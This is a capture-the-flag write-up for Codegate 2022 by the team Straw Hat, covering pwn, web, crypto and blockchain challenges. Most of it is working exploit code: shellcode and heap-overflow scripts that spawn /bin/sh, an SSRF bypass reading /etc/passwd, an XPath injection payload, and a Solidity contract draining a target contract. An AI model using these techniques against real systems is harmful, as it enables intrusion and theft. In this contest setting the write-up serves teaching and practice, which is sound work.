codegate WriteUp By StrawHat.md

> Author: Straw Hat

Pwn

ARVM

```
from pwn import *
context.arch='arm'
context.log_level='debug'
sc=["mov r0,#0","mov r1,#0x2000","mov r2,#12","mov r7,#3","svc #0"] #["add
r4,pc,#128","ldr r5,[r4]","mvn r5,r5","str r5,[r4]"]
sc+=["mov r0,#0x2004","mov r1,#0","mov r2,#0","mov r3,#0x2000","ldr r7,[r3]","svc #0"]
pay=asm('\n'.join(sc))
print(pay.hex())
p=remote('15.165.92.159',1234)
p.sendafter(b'Your Code :',pay)
p.sendlineafter(b'Edit',b'1')
p.recvuntil(b'Secret code :')
p.sendlineafter(b'Code?',p.recvline().strip())
p.send(p32(1)+b'/bin/sh\x00')
p.send(p32(11)+b'/bin/sh\x00')
p.interactive()
```

VIMT

```
#! /usr/bin/python2
# coding=utf-8
import sys
from pwn import *
import hashlib
import requests

#context.log_level = 'debug'
context(arch='amd64', os='linux')

def Log(name):
    log.success(name+' = '+hex(eval(name)))


if(len(sys.argv)==1):     #local
    sh = process(["./app"])
else:              #remtoe
    # ctf@3.38.59.103 -p 1234
    conn = ssh(user='ctf', host='3.38.59.103', port=1234, password="ctf1234_smiley")
    sh = conn.run("/home/ctf/app")

x = 113
y = 38
cur_x = 0   # pos to be written
cur_y = 0

def setY(val):
    sh.send('\x1B')
    sh.sendline('set y=%d'%(val))

def setX(target, C):
    global cur_x

    if(target==cur_x):
        sh.send(C)
        cur_x = (cur_x+6)%x
        return

    setY(y-1)

    while(True):
        if(cur_x==target):
            setY(cur_y)
            sh.send(C)
            cur_x = (cur_x+6)%x
            break
        else:
```

```
            sh.send('A')
            cur_x = (cur_x+6)%x


def Compile():
    sh.send('\x1B')
    sh.sendline('compile')

sh.recvuntil('-'*113)
sh.recvuntil('-'*113)

def WriteLine(cont):
    global cur_y
    for i in range(0, len(cont)):
        setX(i, cont[i])

WriteLine('int main(){system("cat flag");}//')


Compile()

sh.interactive()

'''
def Test(x):
    arr = [0]*x
    for i in range(10000):
        arr[(i*6)%x] = 1
    for i in arr:
        if(i==0):
            print "No"
            return
    print "Yes"
'''
```

isolated

singal handler race condition

race between pop & clear will hijack stack_ptr to -1

```
from pwn import *
#context.log_level='debug'
p=remote('3.38.234.54',7777)#process("./isolated")
#gdb.attach(p,"set detach-on-fork off\nc\n")
def ist(op,*args):
    res=p8(op)
    for i in args:
        res+=i
```

```
    return res
def dat(v):
    return b"f"+p32(v)
def stk():
    return b"U"
payload=b""
payload+=ist(10,dat(1)) # turn on log
wait=(ist(6,dat(1),dat(2))+ist(6,dat(3),dat(3)))*20
label_race=len(payload)
payload+=ist(2,dat(0xffffffff),dat(0))*2 # race
payload+=ist(1)*16
payload+=ist(9)
payload+=ist(6,stk(),stk())*25
payload+=ist(6,dat(1),dat(2))
payload+=ist(6,stk(),stk())
payload+=ist(10,dat(1))
payload+=ist(3,stk(),dat(0x64f70-0x4f432))
payload+=ist(7,dat(label_race))
#payload+=ist(2,dat(0xfffffff8),dat(0)) # safepush -8
#payload+=ist(6,dat(0xfffffff8),stk()) #popcmp -8
#payload+=ist(8,dat(label_race)) # beq label_race

#payload+=10*ist(10,dat(1))
#payload+=ist(2,dat(0x10),stk())
#payload+=ist(10,dat(1)) #debug
#payload+=ist(7,dat(label_hack))
assert(len(payload)<=768)
print(payload)
p.send(payload)
#gdb.attach(p,"handle SIGINT noprint nostop pass\nhandle all noprint nostop
pass\nhandle SIGSEGV print stop nopass\nc\n")
p.interactive()
```

File-V

editContent doesn't change the totalsize.

So it can overflow.

```
from pwn import *

# s = process("./file-v")
s = remote("3.36.184.9","5555")
# s = remote("39.102.55.191","49154")

# context.terminal = ['ancyterm', '-s', 'host.docker.internal', '-p', '15111', '-t',
'iterm2', '-e']
def cmd(cmd):
    s.sendlineafter(b">",cmd)
```

```python
def ls():
    cmd(b'a')


def select(file):
    cmd(b'b')
    s.sendlineafter(b"Enter filename:",file)


def editName(size,name):
    cmd(b'1')
    s.sendlineafter(b"Enter the length of filename:",str(size).encode())
    s.sendafter(b"Enter filename:",name)


def editContent(size,buf):
    cmd('4')
    s.sendlineafter(b"Enter the size of content:",str(size).encode())
    s.sendafter(b"Enter content:",buf)


select(b'flag')
editName(0x500,b'123')
cmd(b'b')
s.sendline(b'N')
select(b'flag')
editContent(0x420,b'123')
cmd(b'5')
cmd(b'b')
select(b'flag')
cmd(b'3')
s.recvuntil(b'38 |')
libc = ELF("./libc-2.27.so")
tmp = s.recvline().split(b' ')[4:12]
libc.address = u64(''.join([i.decode('hex') for i in tmp]))-0x3e7d60
success(hex(libc.address))
# gdb.attach(s,'b *$rebase(0x3172)\nc')
cmd(b'b')
s.sendline(b'N')
cmd(b'c')
s.sendlineafter(b'Enter the length of filename:',b'10')
s.sendafter(b"Enter filename:",b'123')
select(b'123')
# raw_input(">")

editContent(7,b'123')
editName(0x90,cyclic(0x80))
editName(0x20,cyclic(0x20))
```

```
editName(0x20,cyclic(0x20))
editContent(0x57+0x50,b'123')
# payload = cyclic(103)+p64(0)+p64(0x21)
# payload += cyclic(112)+p64(0)+p64(0x41)
# payload = payload.ljust(247,b'\x00')+p64(libc.sym['__free_hook']-8)
payload = cyclic(183)+p64(0)+p64(0x141)+p64(libc.sym['__free_hook']-8)
# gdb.attach(s,'b *$rebase(0x2aea)\nc')

editContent(0xb7+0x50,payload)
# gdb.attach(s,'b *$rebase(0x286b)\nc')

editName(0x40,b'123')
# gdb.attach(s,'b *$rebase(0x286b)\nc')
editName(0x40,b'/bin/sh\x00'+p64(libc.sym['system']))



s.interactive()
```

Web

CAFE

u can find admin's password in CAFE.zip

```
16  driver = webdriver.Chrome(ChromeDriverManager().install(),options=options
17  driver.implicitly_wait(3)
18
19  driver.get('http://3.39.55.38:1929/login')
20  driver.find_element_by_id('id').send_keys('admin')
21  driver.find_element_by_id('pw').send_keys('$MiLEYEN4')
22  driver.find_element_by_id('submit').click()
23  time.sleep(2)
24
25  driver.get('http://3.39.55.38:1929/read?no=' + str(sys.argv[1]))
26  time.sleep(2)
```

superbee

```
GET http://localhost/admin/authkey HTTP/1.1
Host: 3.39.49.174:30001
DNT: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/98.0.4758.102 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7,zh-TW;q=0.6
Connection: close
```

Get this:

`AesEncrypt([]byte(auth_key), []byte(auth_crypt_key))`

```
HTTP/1.1 200 OK
Date: Sat, 26 Feb 2022 13:30:38 GMT
Content-Length: 96
Content-Type: text/plain; charset=utf-8
Connection: close

00fb3dcf5ecaad607aeb0c91e9b194d9f9f9e263cebd55cdf1ec2a327d033be657c2582de2ef1ba6d77fd22
784011607
```

`auth_crypt_key` was not set,so we could use empty string to decode.

And get the key `Th15_sup3r_s3cr3t_K3y_N3v3r_B3_L34k3d`

```
Md5(admin_id+auth_key)
f5b338d6bca36d47ee04d93d08c57861=e52f118374179d24fa20ebcceb95c2af
```

babyFirst


use ssrf to read file.


```java
141
142    private static String lookupImg(String memo) {
143        Pattern pattern = Pattern.compile("(\\[[^\\]]+\\])");
144        Matcher matcher = pattern.matcher(memo);
145        String img = "";
146        if (!matcher.find()) {
147            return "";
148        } else {
149            img = matcher.group();
150            String tmp = img.substring(1, img.length() - 1);
151            tmp = tmp.trim().toLowerCase();
152            pattern = Pattern.compile("^[a-z]+:");
153            matcher = pattern.matcher(tmp);
154            if (matcher.find() && !matcher.group().startsWith("file")) {
155                String urlContent = "";
156
157                try {
158                    URL url = new URL(tmp);
159                    BufferedReader in = new BufferedReader(new InputStreamReader(url.openStream()));
160                    String inputLine = "";
161
162                    while(true) {
163                        if ((inputLine = in.readLine()) == null) {
164                            in.close();
165                            break;
166                        }
167
168                        urlContent = urlContent + inputLine + "\n";
169                    }
170                } catch (Exception var10) {
171                    return "";
172                }
173
174                Encoder encoder = Base64.getEncoder();
175
```

TODO

Can not start with `file`

url:file:///etc/passwd





myblog

`http://127.0.0.1:8081/blog/read?idx='or substring(system-property("flag"),1,1)=%27c%27%20and%20%271`

Crypto

PrimeGenerator

```
from pwn import *

HOST = "15.164.247.87"
POST = 9001

r = remote(HOST,POST)

r.recvuntil(b'>')
r.sendline(b'2')
n = r.recvline()
c = r.recvline()

print(n)
print(c)
```

```
sieve = [3, 5, 7, 11, 13, 17, 19, 23, 29, 31, 37, 41, 43, 47, 53, 59, 61, 67, 71, 73,
79, 83, 89, 97, 101, 103, 107, 109, 113, 127, 131, 137, 139, 149, 151, 157, 163, 167,
173, 179, 181, 191, 193, 197, 199, 211, 223, 227, 229]
res = [list(range(k)) for k in sieve]
m = [-pow(2,-216,k)%k for k in sieve]

while True:
    try:
        for _ in range(30):
            r.recvuntil(b'>')
            r.sendline(b'1')
            r.recvuntil(b'>')
            r.sendline(b'10')
            for i in range(10):
                x = int(r.recvline())
                for j in range(49):
                    y = x*m[j]%sieve[j]
                    if y in res[j]:
                        z = res[j].index(y)
                        res[j].pop(z)
        print(n)
        print(c)
        print(res)
        for _ in res:
            if len(_)!=1:
                break
        else:
            break
    except:
        break

for i in range(49):
    res[i] = res[i][0]

print(n)
print(c)
print(res)
try:
    r.interactive()
except:
    pass
```

```
b' n :
100201892937190481079718907146265229883252498506894954586497353837548111285943200631109
728707986562638444064517835258160420469317107219683957245076750197450444342387037734237
960394485624628525228618959607076390653979104938671165337048728576350651433068084787815
393631381235510601698007250328357644230082117239\n'
b'c :
189218329124858971485575550454686794263161412000576227398596730421150559986456170869569
368656105224656977939259741904841683472590246611266327795125886629182509119523104810383
017795639170856616388470172460009183674769563913796235502445391752917823379429174729853
183491611964234413795249095444040906607915084 40\n'
[2, 0, 0, 8, 2, 6, 18, 14, 14, 30, 6, 16, 22, 39, 3, 24, 55, 31, 16, 18, 76, 9, 6, 10,
28, 56, 86, 76, 54, 26, 59, 2, 22, 78, 142, 10, 100, 118, 22, 9, 141, 107, 48, 18, 136,
108, 210, 155, 9]
```

```
sieve = [3, 5, 7, 11, 13, 17, 19, 23, 29, 31, 37, 41, 43, 47, 53, 59, 61, 67, 71, 73,
79, 83, 89, 97, 101, 103, 107, 109, 113, 127, 131, 137, 139, 149, 151, 157, 163, 167,
173, 179, 181, 191, 193, 197, 199, 211, 223, 227, 229]
res = [2, 0, 0, 8, 2, 6, 18, 14, 14, 30, 6, 16, 22, 39, 3, 24, 55, 31, 16, 18, 76, 9,
6, 10, 28, 56, 86, 76, 54, 26, 59, 2, 22, 78, 142, 10, 100, 118, 22, 9, 141, 107, 48,
18, 136, 108, 210, 155, 9]
upper = crt(res,sieve)<<216
n =
100201892937190481079718907146265229883252498506894954586497353837548111285943200631109
728707986562638444064517835258160420469317107219683957245076750197450444342387037734237
960394485624628525228618959607076390653979104938671165337048728576350651433068084787815
393631381235510601698007250328357644230082117239
c =
189218329124858971485575550454686794263161412000576227398596730421150559986456170869569
368656105224656977939259741904841683472590246611266327795125886629182509119523104810383
017795639170856616388470172460009183674769563913796235502445391752917823379429174729853
18349161196423441379524909544404090660791508440
PR.<x> = PolynomialRing(Zmod(n))
f = x+upper
p0 = f.small_roots(X=2**216,beta=0.4)
p = int(p0[0]+upper)
q = int(n/p)
print(p,q)
m = int(pow(c,int(pow(65537,-1,(p-1)*(q-1))),n))
print(m)
print(int.to_bytes(m,128,'big'))
```

```
78023500188955511489895921742205169135133848985357629688492407680477481670004146637567987869626712407176428288735603225781550261536904365985632745056709311284252727633646914678387406814748351353655391438024018551953121312724225984014570747638127915576950922698927690204230806759042906654785765362386524713306927272567181192102483181677658201206560398912528244462720202788852964122607664034874385426462116794937568094384876757093860230725648052900606595747409123164440687942170714450872806396804798071051432792015782991533465620081006237169796179778834342359455965286460561999769422887935412870745652570259932099328924
b'\x00codegate2022{ef9fdfaae10f7afe84bea52307966a9e}\x00\'\xcd"v\xcd\xdbY\xb0\x82D\xab\x1ag\'\xfe\x1b\xf8\xc0,\x83\x11\xaa\x89\x9b^\xdb\x10\x1a\x15\xc6\xe0\xd5\x84-\xb2z\xd1\xb2f\xc6\x0f\x0bw\xab\xe9\xef!\xd9\xba9\xb4\x88\xd7\xb0\x14\xa3uQ\x86\x02\xf5\xde\xb1e\xf9t\xbf\xcf\x18\x19\xbf\xf2\x17\x19\x0fX@E\xec\\'
```

Dark Arts

```python
from pwn import *
from Crypto.Util.number import *
from tqdm import trange
import hashlib
import time
HOST = "13.209.188.120"
POST = 9003

r = remote(HOST,POST)

# r = process(['python', 'chal.py'])

# Chapter 1
print(r.recvline())
for _ in trange(64):
    result = 0
    for i in range(10):
        r.sendline(b'0')
        r.sendline(str(2**i).encode())
    lines = r.recvlines(10)
    for line in lines:
        result += int(line.strip())
    if result != 0:
        r.sendline(b'1')
        r.sendline(b'1')
    else:
        r.sendline(b'1')
        r.sendline(b'0')
print("Chapter 1 completed")

# Chapter 2
print(r.recvline())
for _ in trange(64):
```

```
    res = [0]*5
    for i in range(2000):
        r.sendline(b'0')
        r.sendline(str(i).encode())
    lines = r.recvlines(2000)
    for line in lines:
        res[int(line.strip())] += 1
    s = 0
    for i in range(5):
        s += (res[i]-400)**2
    # print(s)
    if s < 6000:
        r.sendline(b'1')
        r.sendline(b'1')
    else:
        r.sendline(b'1')
        r.sendline(b'0')

print("Chapter 2 completed")

# Chapter 3
print(r.recvline())
A3 = matrix(GF(5),2200,2144)
k = 0
for i in trange(10000):
    r.sendline(b'0')
    r.sendline(str(i).encode())
lines = r.recvlines(10000)
for i, line in enumerate(lines):
    if line.strip()==b'1':
        x = int.from_bytes(hashlib.sha256(str(i).encode()).digest(), "big")
        for j in range(64):
            A3[k,j] = x % 5
            x = x // 5
            A3[k,j+64] = A3[k,j]^2
        for j in range(64):
            for _ in range(j):
                A3[k,128+j*(j-1)/2+_] = 2*A3[k,j]*A3[k,_]
        k += 1
        if k>=2144:
            if A3.rank()==2144:
                break
b3 = [3]*k + [0]*(2200-k)
ans = A3.solve_right(b3)[:64]
print('my:',ans)
r.sendline(b'1')
for i in range(64):
    r.sendline(str((5-int(ans[i]))%5).encode())
```

```
# Chapter 4
print(r.recvline())
p = int(r.recvline().strip())
q = int(r.recvline().strip())
A4 = matrix(ZZ,51,51)
A4[0,0] = 1<<800
for i in range(16):
    A4[i+1,i+1] = 1
for i in range(34):
    r.sendline(b'0')
    r.sendline(str(i).encode())
    A4[i+17,0] = int(r.recvline().strip())<<400
    x = hashlib.sha256(str(i).encode()).digest()
    for j in range(16):
        A4[i+17,j+1] = int.from_bytes(x, "big")<<400
        x = hashlib.sha256(x).digest()
    A4[i+17,i+17] = p<<400
C4 = A4.transpose().LLL()
print(C4[-1])
r.sendline(b'1')
for i in range(16):
    print(b'my', str(int(-C4[-1][i+1])%p).encode())
    r.sendline(str(int(-C4[-1][i+1])%p).encode())


r.interactive()
```

Blockchain

Ankiwoom Invest

Using the feature of delegatecall,modifying the log.info is modifying the donator.length.The calculate method of mapping is sha3(key.pos),so the array is stored in sha3(pos)+index.Try some times until get a suitable contract address which satisfies the slot position of balance[msg.sender] is after donator[0].Overwrite the value of proxy contract slot2 to bypass length check of donator.Then, use modifyDonater(uint256) to change the slot value of balance[msg.sender],and index fills in the value of sha3(msg.sender.pos(7))-sha3(pos(2)).We can get enough balance to solve the problem.

The extcodesize(_user) is bypassed by writing the call in the constructor.

```
pragma solidity ^0.8.0;

contract attack{
    address public target1 = 0xa5b42cD5348f2C3Df5409177FAa4e7Bb1C0bB08C;
    // address public target2 = 0x26a77595Aa80350af52A14116E197E53b8B92601; // invest
    // function launch1() public{
```

```
    //     (bool success0, bytes memory result0) =
target1.call(abi.encodeWithSignature("init()"));
    //     require(success0,"fail0");
    // }
    constructor() public {
        // (bool success0, bytes memory result0) =
target1.call(abi.encodeWithSignature("init()"));
        // require(success0,"fail0");
        (bool success, bytes memory result) =
target1.call(abi.encodeWithSignature("mint()"));
        require(success,"fail");
        string memory name = "amd";
        (bool success1, bytes memory result1) =
target1.call(abi.encodeWithSignature("buyStock(string,uint256)",name,1));
        require(success1,"fail1");
        (bool success2, bytes memory result2) =
target1.call(abi.encodeWithSignature("donateStock(address,string,uint256)",address(0),n
ame,1));
        require(success2,"fail2");
    }
    function launch3(uint index) public returns(bytes memory){
        (bool success, bytes memory result) =
target1.call(abi.encodeWithSignature("modifyDonater(uint256)",index));
        require(success,"fail");
        string memory name = "codegate";
        (bool success1, bytes memory result1) =
target1.call(abi.encodeWithSignature("buyStock(string,uint256)",name,1));
        require(success1,"fail1");
        (bool success2, bytes memory result2) =
target1.call(abi.encodeWithSignature("isSolved()"));
        require(success2,"fail2");
        return result2;
    }
}
```